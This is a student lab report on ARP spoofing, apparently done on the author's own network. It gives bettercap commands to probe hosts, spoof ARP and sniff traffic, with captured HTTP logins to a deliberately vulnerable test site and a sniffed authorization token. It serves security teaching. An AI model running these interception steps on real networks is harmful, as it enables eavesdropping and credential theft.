

# ARP SPOOFING

# **PROJECT: -3**

## **LAB SYSTEM HACKING**

(Advanced Case Studies and Analysis)

❖ **Here I have proved the following Case Studies: -**

- Case Study: -3
- Case Study: -6
- Case Study: -11

❖ **And the Special or Additional Case Studies that I have proved are**

**(Which requires a Wi-fi Adapter[Alfa Adapter]): -**


- Case Study: -7
- Case Study: 8

The remaining case studies can't be proved, because of the difference in IP addresses from Windows to Linux.

**Note:** - Here I have performed all these attacks on my own network, no other networks were harmed during this


## CASE 1:

- Windows → Wireless
- Linux → Wired
- Hacking can't be performed



## CASE 2:


- Windows → Wired
- Linux → Wired
- Hacking can't be performed



- 10.0.2.15 → No Hacking can be done outside Linux(Wired, Wireless)
- But you can hack Linux-Linux only which is an advanced case study

### CASE 3:

- Windows → Wired
- Linux → Wired
- With change in Configuration to Bridged
- Hacking can be performed



- 10.0.2.15 → No Hacking can be done outside Linux(Wired, Wireless)
  - But you can hack Linux-Linux only which is an advanced case study

## Practical approach for Case Study: -3

- Testing a http login page for case study 3...

If you are already registered please enter your login information below:

Username:

Password:

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

about us | privacy policy | contact us | ©2019 Acunetix Ltd.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
File Machine View Input Devices Help
File Actions Edit View Help
[172.16.2.0/24 > 172.16.2.2/24 [05:35:39] [net.sniff.http.request] HTTP WORKGROUP POST protecti.quickheal.com/qhcloudsec/lookup/file/scan
POST /qhcloudsec/lookup/file/scan HTTP/1.1
Host: protecti.quickheal.com
Accept: */*
Authorization: eyJraiwQI01EyMDJjODVkMjY1MmQ1LzI2jEtYTmMy1jODQ0ZDc4M2NjZWU1LjJbGc10iMsU1lNj9.yeJrZXk101jXdkoyznJ0ZTRWUFNvNk4c09RMWhnIiwidXN1ciI61lFIQVZQoS0xOSisImjPzC16MSwizXhWijoxhjcb0Mjcb3Mtc2fU_dHfjLyAp/sqy9Saq01s_SPF6xa3x016LT2j0ZExMm91_4xGgCCUKeqqncPnTTYoLX1roUp1jn1j550-HjDm3x0HosDBXRwca9FkeM8ZpEqPgVc89Qm2QYE9P0jX8T2ij45Pk0xMe4RLX_Ld7w@clrl7PwVaNqrp67Q8s
Content-Type: text/plain
Content-Length: 352

6ppgb0mmLobz2Qba3K9ayJzur8V40pRQ181HePgi8REVEgj0LszYHuVap2vuk-YdaYL9hbdJ2LqCshY4Au7mgai6WqkZnRJ06u8OTjDFWQRodCv4U8mbJwxclX5Nu75b9ze2Yn2lx06j4Xurv5e2re3gCHUJdn3-1eveg2pAzTQr_-1kRmWVXh1rwzFFg
fhrmP6tCSY50_t_4Q1H16kf_9Ify04vV7Ypma14j3KCWtL1YC6ps3b6vc-WFefLQ0t9xqXjBVYZj2_9wVa02_67pX07561ivgn1HbAsh-BamIdfrku-10_W1B70TE52q0KG6L0y2geF0aC0H4EBxThf

[172.16.2.0/24 > 172.16.2.2/24 [05:35:39] [net.sniff.http.request] HTTP WORKGROUP POST protecti.quickheal.com/qhcloudsec/lookup/file/scan
POST /qhcloudsec/lookup/file/scan HTTP/1.1
Host: protecti.quickheal.com
Accept: */*
Authorization: eyJraiwQI01EyMDJjODVkMjY1MmQ1LzI2jEtYTmMy1jODQ0ZDc4M2NjZWU1LjJbGc10iMsU1lNj9.yeJrZXk101jXdkoyznJ0ZTRWUFNvNk4c09RMWhnIiwidXN1ciI61lFIQVZQoS0xOSisImjPzC16MSwizXhWijoxhjcb0Mjcb3Mtc2fU_dHfjLyAp/sqy9Saq01s_SPF6xa3x016LT2j0ZExMm91_4xGgCCUKeqqncPnTTYoLX1roUp1jn1j550-HjDm3x0HosDBXRwca9FkeM8ZpEqPgVc89Qm2QYE9P0jX8T2ij45Pk0xMe4RLX_Ld7w@clrl7PwVaNqrp67Q8s
Content-Type: text/plain
Content-Length: 352

6ppgb0mmLobz2Qba3K9ayJzur8V40pRQ181HePgi8REVEgj0LszYHuVap2vuk-YdaYL9hbdJ2LqCshY4Au7mgai6WqkZnRJ06u8OTjDFWQRodCv4U8mbJwxclX5Nu75b9ze2Yn2lx06j4Xurv5e2re3gCHUJdn3-1eveg2pAzTQr_-1kRmWVXh1rwzFFg
fhrmP6tCSY50_t_4Q1H16kf_9Ify04vV7Ypma14j3KCWtL1YC6ps3b6vc-WFefLQ0t9xqXjBVYZj2_9wVa02_67pX07561ivgn1HbAsh-BamIdfrku-10_W1B70TE52q0KG6L0y2geF0aC0H4EBxThf

[172.16.2.0/24 > 172.16.2.2/24 [05:35:39] [net.sniff.http.response] HTTP 3.7.94.111:80 200 OK → WORKGROUP (0 B text/plain)
HTTP/1.1 200 OK
Date: Thu, 29 Dec 2022 10:35:40 GMT
Content-Type: text/plain
Content-Length: 374
Connection: keep-alive
X-Server-ID: UUHQVEk=


[172.16.2.0/24 > 172.16.2.2/24 [05:35:39] [net.sniff.http.response] HTTP 3.7.94.111:80 200 OK → WORKGROUP (0 B text/plain)
HTTP/1.1 200 OK
Date: Thu, 29 Dec 2022 10:35:40 GMT
Content-Type: text/plain
Content-Length: 374
Connection: keep-alive
X-Server-ID: UUHQVEk=
```

## Analysis: -

The website mentioned above is not secure, because it is using http and the data has been displayed as soon as we enter and log into that website.


## CASE 5:

- Windows → Wireless
- Linux → Wired
  - 1. Using external adapter
  - 2. Without using an external adapter  
(Setting connection to Bridged)
- Hacking can't be performed



## CASE 6:

- Windows → Wireless
- Linux → Wired
- Hacking can't be performed outside the Linux
- But we can hack the connected windows
- With change in Config (Network Adapter)
- Hacking can be performed



## Practical Approach for Case Study 6 : -

- Here the practical approach will be on my own network

### ➤ Probing the network and capturing the packets...

(kali㉿kali)-[~]\$ sudo bettercap  
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]  
192.168.247.0/24 > 192.168.247.213 » [07:15:38] [sys.log] [inf] gateway monitor started ...  
192.168.247.0/24 > 192.168.247.213 » net.show  

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.247.213	08:00:27:95:bd:54	eth0 gateway	PCS Computer Systems GmbH	0 B	0 B	07:15:38
192.168.247.155	ca:f1:2a:b9:cd:a5			264 B	198 B	07:15:38

  
↑ 0 B / ↓ 462 B / 4 pkts  
192.168.247.0/24 > 192.168.247.213 » net.recon on  
192.168.247.0/24 > 192.168.247.213 » [07:15:53] [endpoint.new] endpoint 192.168.247.203 detected as 18:47:3d:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.).  
192.168.247.0/24 > 192.168.247.213 » net.probe on  
192.168.247.0/24 > 192.168.247.213 » [07:16:07] [sys.log] [inf] net.probe probing 256 addresses on 192.168.247.0/24  
192.168.247.0/24 > 192.168.247.213 » net.show  

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.247.213	08:00:27:95:bd:54	eth0 gateway	PCS Computer Systems GmbH	0 B	0 B	07:15:38
192.168.247.155	ca:f1:2a:b9:cd:a5			1.1 kB	990 B	07:15:38
192.168.247.203	18:47:3d:e9:cf:77	CHAITHU	Chongqing Fugui Electronics Co.,Ltd.	398 B	638 B	07:16:17

  
↑ 27 kB / ↓ 76 kB / 1635 pkts  
192.168.247.0/24 > 192.168.247.213 » set arp.spoof.fullduplex true  
192.168.247.0/24 > 192.168.247.213 » set arp.spoof.targets 192.168.247.213,192.168.247.155,192.168.247.203  
192.168.247.0/24 > 192.168.247.213 » arp.spoof on  
192.168.247.0/24 > 192.168.247.213 » [07:16:07] [sys.log] [inf] net.probe probing 256 addresses on 192.168.247.0/24  
192.168.247.0/24 > 192.168.247.213 » net.show

File Actions Edit View Help  
192.168.247.0/24 > 192.168.247.213 » net.show  

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.247.213	08:00:27:95:bd:54	eth0 gateway	PCS Computer Systems GmbH	0 B	0 B	07:15:38
192.168.247.155	ca:f1:2a:b9:cd:a5			264 B	198 B	07:15:38

  
↑ 0 B / ↓ 462 B / 4 pkts  
192.168.247.0/24 > 192.168.247.213 » net.recon on  
192.168.247.0/24 > 192.168.247.213 » [07:15:53] [endpoint.new] endpoint 192.168.247.203 detected as 18:47:3d:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.).  
192.168.247.0/24 > 192.168.247.213 » net.probe on  
192.168.247.0/24 > 192.168.247.213 » [07:16:07] [sys.log] [inf] net.probe probing 256 addresses on 192.168.247.0/24  
192.168.247.0/24 > 192.168.247.213 » net.show  

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.247.213	08:00:27:95:bd:54	eth0 gateway	PCS Computer Systems GmbH	0 B	0 B	07:15:38
192.168.247.155	ca:f1:2a:b9:cd:a5			1.1 kB	990 B	07:15:38
192.168.247.203	18:47:3d:e9:cf:77	CHAITHU	Chongqing Fugui Electronics Co.,Ltd.	398 B	638 B	07:16:17

  
↑ 27 kB / ↓ 76 kB / 1635 pkts  
192.168.247.0/24 > 192.168.247.213 » set arp.spoof.fullduplex true  
192.168.247.0/24 > 192.168.247.213 » set arp.spoof.targets 192.168.247.213,192.168.247.155,192.168.247.203  
192.168.247.0/24 > 192.168.247.213 » arp.spoof on  
192.168.247.0/24 > 192.168.247.213 » [07:16:51] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.  
192.168.247.0/24 > 192.168.247.213 » [07:16:51] [sys.log] [inf] arp.spoof arp snooper started, probing 3 targets.  
192.168.247.0/24 > 192.168.247.213 » net.sniff on  
192.168.247.0/24 > 192.168.247.213 » [07:17:16] [net.sniff.https] SNI CHAITHU > https://settings-win.data.microsoft.com  
192.168.247.0/24 > 192.168.247.213 » [07:17:16] [net.sniff.https] SNI CHAITHU > https://settings-win.data.microsoft.com  
192.168.247.0/24 > 192.168.247.213 »

# TESTING THE WEBSITES WITH HTTP

## ➤ Testing a http login site

```
[File Actions Edit View Help]
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Upgrade-Insecure-Requests: 1
Content-Length: 30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept-Encoding: gzip, deflate

uname=chaitanya&pass=chaitanya

192.168.247.0/24 > 192.168.247.213 [07:22:47] [net.sniff.http.request] http CHAITHYA POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Upgrade-Insecure-Requests: 1
Content-Length: 30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept-Encoding: gzip, deflate
uname=chaitanya&pass=chaitanya

192.168.247.0/24 > 192.168.247.213 [07:22:47] [net.sniff.http.request] http CHAITHYA GET testphp.vulnweb.com/login.php
192.168.247.0/24 > 192.168.247.213 [07:23:12] [net.sniff.https] CHAITHYA > https://go-updater.brave.com
```

## ➤ Testing another http login page...

